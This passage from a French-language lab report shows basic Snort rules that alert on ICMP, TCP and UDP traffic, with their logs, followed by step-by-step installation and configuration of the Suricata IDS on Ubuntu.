
### Premiere Cas:

On va essayer de détecter les paquets de ping :



```
Activities      gedit
Open  local.rules
local.rules
/etc/snort/rules
Save  May 12 20:16
1 # $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
2 # -----
3 # LOCAL RULES
4 #
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8
9
10 alert icmp any any -> $HOME_NET any [msg:"ICMP Ping Detected";sid:100001; rev:1;]
```


Le résultat :



```
Activities      Terminal
root@Ubuntu1: /etc/snort
root@Ubuntu1: /etc/snort
May 12 20:14:41.338245 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.15 -> 192.168.60.80
05/12-20:14:42.362866 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.80 -> 192.168.60.15
05/12-20:14:42.362890 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.15 -> 192.168.60.80
05/12-20:14:43.382309 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.80 -> 192.168.60.15
05/12-20:14:43.382332 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.15 -> 192.168.60.80
05/12-20:14:44.385153 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.80 -> 192.168.60.15
05/12-20:14:44.385184 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.15 -> 192.168.60.80
05/12-20:14:45.393711 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.80 -> 192.168.60.15
05/12-20:14:45.393743 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.15 -> 192.168.60.80
05/12-20:14:46.402355 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.80 -> 192.168.60.15
05/12-20:14:46.402415 [**] [1:100001:1] ICMP Ping Detected [**] [Priority: 0] {
ICMP} 192.168.60.15 -> 192.168.60.80
```

## Deuxième cas:


Maintenant on va voir le cas pour les paquets TCP :



The screenshot shows a text editor window titled "local.rules" located at "/etc/snort/rules". The file contains a series of Snort rules. Rule number 10 is highlighted with a blue box around its entire line. The rule is: "10 alert tcp any any -> \$HOME\_NET any (msg:"TCP Packet Detected";sid:100011; rev:1;)"

```
1 # $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $  
2 # -----  
3 # LOCAL RULES  
4 #  
5 # This file intentionally does not come with signatures. Put your local  
6 # additions here.  
7  
8  
9  
10 alert tcp any any -> $HOME_NET any (msg:"TCP Packet Detected";sid:100011; rev:1;)
```

La détection :




The screenshot shows a terminal window with the title "root@Ubuntu1:/etc/snort". The window displays a log of TCP packets detected by Snort. Numerous entries show various source and destination IP addresses and ports, all labeled with "[\*\*] [1:100011:1] TCP Packet Detected [\*\*] [Priority: 0] {TCP} <IP>.15:0 -> 192.168.60.15:0". One specific entry in the middle of the list is circled in blue, highlighting the detection of a TCP packet from IP 127.219:60356 to 192.168.60.15:0.

```
72.177:60351 -> 192.168.60.15:0  
05/12-20:25:19.251083 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 38.57.2.  
01.181:60352 -> 192.168.60.15:0  
05/12-20:25:19.251166 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 89.122.  
110.240:60353 -> 192.168.60.15:0  
05/12-20:25:19.251168 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 108.46.  
90.114:60354 -> 192.168.60.15:0  
05/12-20:25:19.251169 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 79.27.2.  
24.87:60355 -> 192.168.60.15:0  
05/12-20:25:19.251170 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 182.66.  
127.219:60356 -> 192.168.60.15:0  
05/12-20:25:19.251301 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 195.154.  
.128.229:60357 -> 192.168.60.15:0  
05/12-20:25:19.251302 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 176.53.  
.50.235:60358 -> 192.168.60.15:0  
05/12-20:25:19.251303 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 28.156.  
211.3:60359 -> 192.168.60.15:0  
05/12-20:25:19.251304 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 201.175.  
.213.175:60360 -> 192.168.60.15:0  
05/12-20:25:19.251305 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 90.207.  
.90.238:60361 -> 192.168.60.15:0  
05/12-20:25:19.251307 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 104.27.  
.152.86:60362 -> 192.168.60.15:0  
05/12-20:25:19.251530 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 181.41.  
.67.242:60363 -> 192.168.60.15:0  
05/12-20:25:19.251531 [**] [1:100011:1] TCP Packet Detected [**] [Priority: 0] {TCP} 146.124.  
.142.136:60364 -> 192.168.60.15:0
```

### Troisième cas :

Pour les paquets UDP :




The screenshot shows a text editor window with the title bar "local.rules /etc/snort/rules". The file content is a Snort configuration snippet:

```
1 # $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
2 #
3 # LOCAL RULES
4 #
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8
9
10
11 alert udp any any -> SHOME_NET any (msg:"UDP| Packet Detected";sid:100011; rev:1;)
```

The line "alert udp any any -> SHOME\_NET any (msg:"UDP| Packet Detected";sid:100011; rev:1;)" is highlighted with a blue rectangle.

La détection :



The screenshot shows a terminal window titled "root@Ubuntu1:/etc/snort". The log output shows numerous UDP detection messages:

```
59.88:60419 -> 192.168.60.15:0
05/12-20:27:59.134205 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 75.119.
69.66:60420 -> 192.168.60.15:0
05/12-20:27:59.134349 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 151.174
.151.131:60435 -> 192.168.60.15:0
05/12-20:27:59.134351 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 235.231
.168.229:60436 -> 192.168.60.15:0
05/12-20:27:59.134492 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 142.66.
75.69:60440 -> 192.168.60.15:0
05/12-20:27:59.134493 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 27.37.6
9.249:60454 -> 192.168.60.15:0
05/12-20:27:59.134638 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 143.210
.232.124:60470 -> 192.168.60.15:0
05/12-20:27:59.134639 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 181.136
.66.119:60473 -> 192.168.60.15:0
05/12-20:27:59.134842 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 224.73.
8.17:60490 -> 192.168.60.15:0
05/12-20:27:59.134844 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 105.79.
241.198:60492 -> 192.168.60.15:0
05/12-20:27:59.135392 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 238.200
.204.200:60500 -> 192.168.60.15:0
05/12-20:27:59.135568 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 68.195.
27.107:60501 -> 192.168.60.15:0
05/12-20:27:59.135571 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 33.207.
55.168:60506 -> 192.168.60.15:0
05/12-20:27:59.135572 [**] [1:100011:1] UDP Packet Detected [**] [Priority: 0] {UDP} 11.30.1
52.144:60542 -> 192.168.60.15:0
```

### **III. Suricata:**

#### **1. Definition:**



Suricata est un système open-source de détection et de prévention d'intrusions réseau (NIDS / IPS). Il est capable d'analyser le trafic réseau en temps réel et de détecter une variété d'attaques, telles que les scans de ports, les tentatives d'exploitation de vulnérabilités, les attaques par déni de service distribué (DDoS), les attaques par injection SQL, les attaques de type man-in-the-middle (MitM), les attaques de phishing, et bien plus encore.

#### **2. Utilisation:**

Voici quelques-unes des utilisations courantes de Suricata :

- **Détection d'intrusion réseau (NIDS)** : Suricata peut être utilisé pour détecter les activités suspectes sur un réseau, y compris les scans de ports, les tentatives d'exploitation de vulnérabilités, les attaques de déni de service distribué (DDoS), les attaques par injection SQL, les attaques de type man-in-the-middle (MitM), les attaques de phishing et bien d'autres.
- **Prévention d'intrusion réseau (IPS)** : Suricata peut également être utilisé pour bloquer les attaques en temps réel. Il peut être configuré pour exécuter des actions préventives telles que le blocage d'une adresse IP suspecte, la fermeture d'une session TCP ou la suppression de paquets malveillants.
- **Gestion des journaux de sécurité** : Suricata génère des alertes et des journaux en temps réel pour aider les administrateurs système à surveiller les activités suspectes sur le réseau. Les journaux générés par Suricata peuvent être utilisés pour auditer les événements de sécurité, aider à la résolution des problèmes, analyser les tendances de sécurité et bien plus encore.
- **Analyse de trafic** : Suricata peut être utilisé pour analyser le trafic réseau et aider les administrateurs système à comprendre comment le trafic est acheminé sur le réseau. Cette analyse peut être utile pour optimiser la bande passante du réseau, identifier les goulets d'étranglement et améliorer les performances du réseau.
- **Détection de malware** : Suricata peut être utilisé pour détecter les logiciels malveillants et les activités connexes sur le réseau, tels que le téléchargement de fichiers malveillants, l'installation de logiciels malveillants et la communication avec des serveurs de commande et de contrôle (C&C) malveillants.

## Suricata is far more than an IDS/IPS



Source: Stamus Networks

### 3. Configuration et Installation:

#### a) Installation:

Installation du package binaire:

Software-properties-common est un package qui fournit des outils essentiels pour la gestion des dépôts de logiciels sur les distributions Linux basées sur Debian.

```
hanna2@server:~$ sudo apt-get install software-properties-common
[sudo] password for hanna2:
Sorry, try again.
[sudo] password for hanna2:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  default-jdk-headless gir1.2-goa-1.0 libice-dev libsm-dev libwireshark13
  libwiredtap10 libwsutil11 libxt-dev openjdk-11-jdk openjdk-11-jdk-headless
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  python3-software-properties software-properties-gtk
  ubuntu-adantage-desktop-daemon
The following NEW packages will be installed:
  ubuntu-adantage-desktop-daemon
The following packages will be upgraded:
  python3-software-properties software-properties-common
  software-properties-gtk
```

Figure 104:installation de software properties

La commande sudo add-apt-repository ppa: oisf/suricata -stable est utilisée pour ajouter un dépôt de logiciels tiers contenant Suricata à la liste des sources disponibles pour le gestionnaire de paquets APT (Advanced Package Tool) sur un système Linux Ubuntu ou Debian.

```

Processing triggers for man-db (2.9.1-1) ...
hanaa2@server:~$ sudo add-apt-repository ppa:oisf/suricata-stable
  Suricata IDS/IPS/NSM stable packages
  https://suricata.io/
  https://oisf.net/

Suricata IDS/IPS/NSM - Suricata is a high performance Intrusion Detection and Prevention and Network Security Monitoring engine.

Open Source and owned by a community run non-profit foundation, the Open Information Foundation (OISF). Suricata is developed by the OISF, its supporting vendors and

```

Update et installer suricata :

```

hanaa2@server:~$ sudo apt-get update
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:3 http://ppa.launchpad.net/oisf/suricata-stable/ubuntu focal InRelease
Hit:4 http://us.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:5 http://ppa.launchpad.net/wireshark-dev/stable/ubuntu focal InRelease
Hit:6 http://us.archive.ubuntu.com/ubuntu focal-backports InRelease
Reading package lists... Done
hanaa2@server:~$ sudo apt-get install suricata
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  default-jdk-headless gir1.2-goa-1.0 libice-dev libsm-dev libwireshark13
  libwiredtap10 libwsutil11 libxt-dev openjdk-11-jdk openjdk-11-jdk-headless
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libevent-core-2.1-7 libevent-pthreads-2.1-7 libhiredis0.14 libhttp2
  libhyperscan5 liblzma-dev libnetfilter-queue1
Suggested packages:
  liblzma-doc

```

Figure 105: commande pour installer suricata

Vérification de statuts de suricata :

```

Executing: /lib/systemd/systemd-sysv-install enable suricata
hanaa2@server:~$ sudo systemctl status suricata
* suricata.service - LSB: Next Generation IDS/IPS
  Loaded: loaded (/etc/init.d/suricata; generated)
  Active: active (exited) since Sun 2023-04-16 00:10:45 +00; 1min 42s ago
    Docs: man:systemd-sysv-generator(8)
  Tasks: 0 (limit: 2276)
  Memory: 0B
  CGroup: /system.slice/suricata.service

 8>[A]><84> 16 00:10:45 server systemd[1]: Starting LSB: Next Generation IDS/IPS...
 8>[A]><84> 16 00:10:45 server suricata[4768]: Starting suricata in IDS (af-packet) mode
 8>[A]><84> 16 00:10:45 server systemd[1]: Started LSB: Next Generation IDS/IPS.

```

Il est actif !

Maintenant nous devons arrêter le service et lister le contenu du répertoire suricata:

```
| hanaa2@server:~$ sudo systemctl stop suricata
| hanaa2@server:~$ cd /etc/suricata
| hanaa2@server:/etc/suricata$ ls
| classification.config  reference.config  rules  suricata.yaml  threshold.config
| hanaa2@server:/etc/suricata$ -al
```

Figure 106: arrêter Suricata

Voir le contenu de la répertoire « rules » :

Tous les fichiers de rules sont ici.

```
| hanaa2@server:~$ cd /etc/suricata/rules
| hanaa2@server:/etc/suricata/rules$ ls
| app-layer-events.rules      files.rules          modbus-events.rules    smtp-events.rules
| decoder-events.rules        http2-events.rules   mqtt-events.rules    ssh-events.rules
| dhcp-events.rules          http-events.rules    nfs-events.rules    stream-events.rules
| dnp3-events.rules          ipsec-events.rules   ntp-events.rules    tls-events.rules
| dns-events.rules           kerberos-events.rules smb-events.rules
```

Figure 107:rules répertoire

Maintenant nous devons appliquer les modifications au fichier de configuration.

Première étape et de voir c'est quoi mon adresse IP ?

```
| hanaa2@server:~$ ifconfig
| enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
|         inet 192.168.219.213  netmask 255.255.255.0  broadcast 192.168.219.255
|             inet6 fe80::e940:4ca5:24c0:2a1  prefixlen 64  scopeid 0x20<link>
|                 ether 08:00:27:71:d6:5f  txqueuelen 1000  (Ethernet)
|                   RX packets 61607  bytes 83902168 (83.9 MB)
|                   RX errors 0  dropped 0  overruns 0  frame 0
|                   TX packets 13200  bytes 1181477 (1.1 MB)
|                   TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
|
| lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
|         inet 127.0.0.1  netmask 255.0.0.0
|             inet6 ::1  prefixlen 128  scopeid 0x10<host>
|                 loop  txqueuelen 1000  (Local Loopback)
|                   RX packets 771  bytes 81362 (81.3 KB)
|                   RX errors 0  dropped 0  overruns 0  frame 0
```

C'est 192.168.219.213.

je veux surveiller mon réseau en fonction de l'adresse IP de ma machine et de la commande suivante :

```

hanaa2@server:~$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:71:d6:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.219.213/24 brd 192.168.219.255 scope global dynamic noprefixroute enp0s3
        valid_lft 2736sec preferred_lft 2736sec
    inet6 fe80::e940:4ca5:24c0:2a1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
hanaa2@server:~$
```

Mon sous réseaux est 192.168.219.0/24.

Maintenant je vais Naviguer vers le fichier de configuration :

```

dns-events.rules      kerberos-events.rules  smb-events.rules
hanaa2@server:/etc/suricata/rules$ sudo nano /etc/suricata/suricata.yaml
```

Et dans cette partie du fichier de configuration :

```

hanna2@server:/etc/suricata/rules 93x28
GNU nano 4.8          /etc/suricata/suricata.yaml
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing
# options in this file, full documentation can be found at:
# https://suricata.readthedocs.io/en/latest/configuration/suricata-yar

# This configuration file generated by Suricata 6.0.11.
suricata-version: "6.0"

## 
## Step 1: Inform Suricata about your network
## 

vars:
    # more specific is better for alert accuracy and performance
address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"
```

Je spécifie mon adresse réseaux :

```

vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.219.0/24]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

    EXTERNAL_NET: "!$HOME_NET"

```

**Get Help** **Write Out** **Where Is** **Cut Text** **Copy**

Figure 108: spécification de l'adresse réseaux

Maintenant je vais configurer l'interface pour AF-PACKET.

C'est quoi AF-Packet ?

AF-PACKET est un type de capture de paquets haute performance dans Suricata. C'est une méthode de capture de paquets basée sur le noyau Linux qui est utilisée pour capturer le trafic réseau à un débit élevé.

```

# Linux high speed capture support
af-packet:
  - interface: eth0
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99
    # Default AF_PACKET cluster type. AF_PACKET can load balance per flow or per hash.
    # This is only supported for Linux kernel > 3.1
    # possible value are:
    # * cluster_flow: all packets of a given flow are sent to the same socket

```

Je vais changer le nom de l'interface pour mon interface actuelle.( qui est enp0s3).

Comme ça :

```

##

# Linux high speed capture support
af-packet:
  - interface: enp0s3
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99
    # Default AF_PACKET cluster type. AF_PACKET can load balance per flow or per hash.
    # This is only supported for Linux kernel > 3.1
    # possible value are:
    # * cluster_flow: all packets of a given flow are sent to the same socket

```

Figure 109: configuration du AF-PACKET interface.

Je vais spécifier l'interface PCAP aussi.

Ça sert à quoi ?

Dans le fichier de configuration de Suricata suricata.yaml, l'option pcap est utilisée pour configurer la méthode de capture de paquets à utiliser pour surveiller le trafic réseau.

L'interface pcap est une méthode de capture de paquets basée sur la bibliothèque libpcap, qui est une bibliothèque d'interface pour la capture de paquets sur les systèmes Unix. La méthode de capture pcap est utilisée pour capturer le trafic réseau à partir d'interfaces réseau spécifiques.

Dans le fichier de configuration de Suricata, l'option pcap peut être utilisée pour spécifier les paramètres de configuration pour la capture de paquets pcap. Ces paramètres incluent notamment :

- L'interface réseau à utiliser pour la capture de paquets
- Le filtre BPF (Berkeley Packet Filter) à utiliser pour la capture de paquets
- La taille de la mémoire tampon pour la capture de paquets
- La méthode de capture de paquets à utiliser

Pour moi, spécification de l'interface réseau à utiliser pour l'instant est suffisante.

```
# Cross platform libpcap capture support
pcap:
  - interface: enp0s3
    # On Linux, pcap will try to use mmap'ed capture and will use "buffer-size"
    # as total memory used by the ring. So set this to something bigger
    # than 1% of your bandwidth.
    #buffer-size: 16777216
    #bpf-filter: "tcp and port 25"
    # Choose checksum verification mode for the interface. At the moment
    # of the capture, some packets may have an invalid checksum due to
```

Figure 110: interface PCAP.

Pour l'instant, je vais activer l'option Community-id et la définir « true », car il est chargé d'analyser les flux de données réseau et de détecter les menaces de sécurité. Les flux de données réseau sont identifiés et suivis à l'aide du Community ID, ce qui permet une corrélation plus efficace des événements de sécurité liés à une même connexion.

```
# to make the id less predictable.

# enable/disable the community id feature.
community-id: true
# Seed value for the ID output. Valid values are 0-65535!
community-id-seed: 0

# HTTP X-Forwarded-For support by adding an extra field
```

Figure 111:community id:true

Spécifier le chemin des règles de suricata :

```
## Configure Suricata to load Suricata-Update managed rules
## default-rule-path: /var/lib/suricata/rules
rule-files:
  - suricata.rules
##
## Auxiliary configuration files.
##
```

Figure 112: chemin des règles

Maintenant je vais enregistrer les modifications et mettre à jour suricata :

```
hanna2@server:/etc/suricata/rules$ sudo suricata-update
16/4/2023 -- 00:26:16 - <Info> -- Using data-directory /var/lib/suricata.
16/4/2023 -- 00:26:16 - <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
16/4/2023 -- 00:26:16 - <Info> -- Using /etc/suricata/rules for Suricata provided rules.
16/4/2023 -- 00:26:16 - <Info> -- Found Suricata version 6.0.11 at /usr/bin/suricata.
16/4/2023 -- 00:26:16 - <Info> -- Loading /etc/suricata/suricata.yaml
16/4/2023 -- 00:26:16 - <Info> -- Disabling rules for protocol http2
16/4/2023 -- 00:26:16 - <Info> -- Disabling rules for protocol modbus
16/4/2023 -- 00:26:16 - <Info> -- Disabling rules for protocol dnp3
16/4/2023 -- 00:26:16 - <Info> -- Disabling rules for protocol enip
16/4/2023 -- 00:26:16 - <Info> -- No sources configured, will use Emerging Threats Open
16/4/2023 -- 00:26:16 - <Info> -- Fetching https://rules.emergingthreats.net/open/suricata-6
0.11/emerging.rules.tar.gz.
100% - 3827203/3827203
16/4/2023 -- 00:26:19 - <Info> -- Done.
16/4/2023 -- 00:26:20 - <Info> -- Loading distribution rule file /etc/suricata/rules/app-layer-
r-events.rules
16/4/2023 -- 00:26:20 - <Info> -- Loading distribution rule file /etc/suricata/rules/decoder-
events.rules
16/4/2023 -- 00:26:20 - <Info> -- Loading distribution rule file /etc/suricata/rules/dhcp-eve
nts.rules
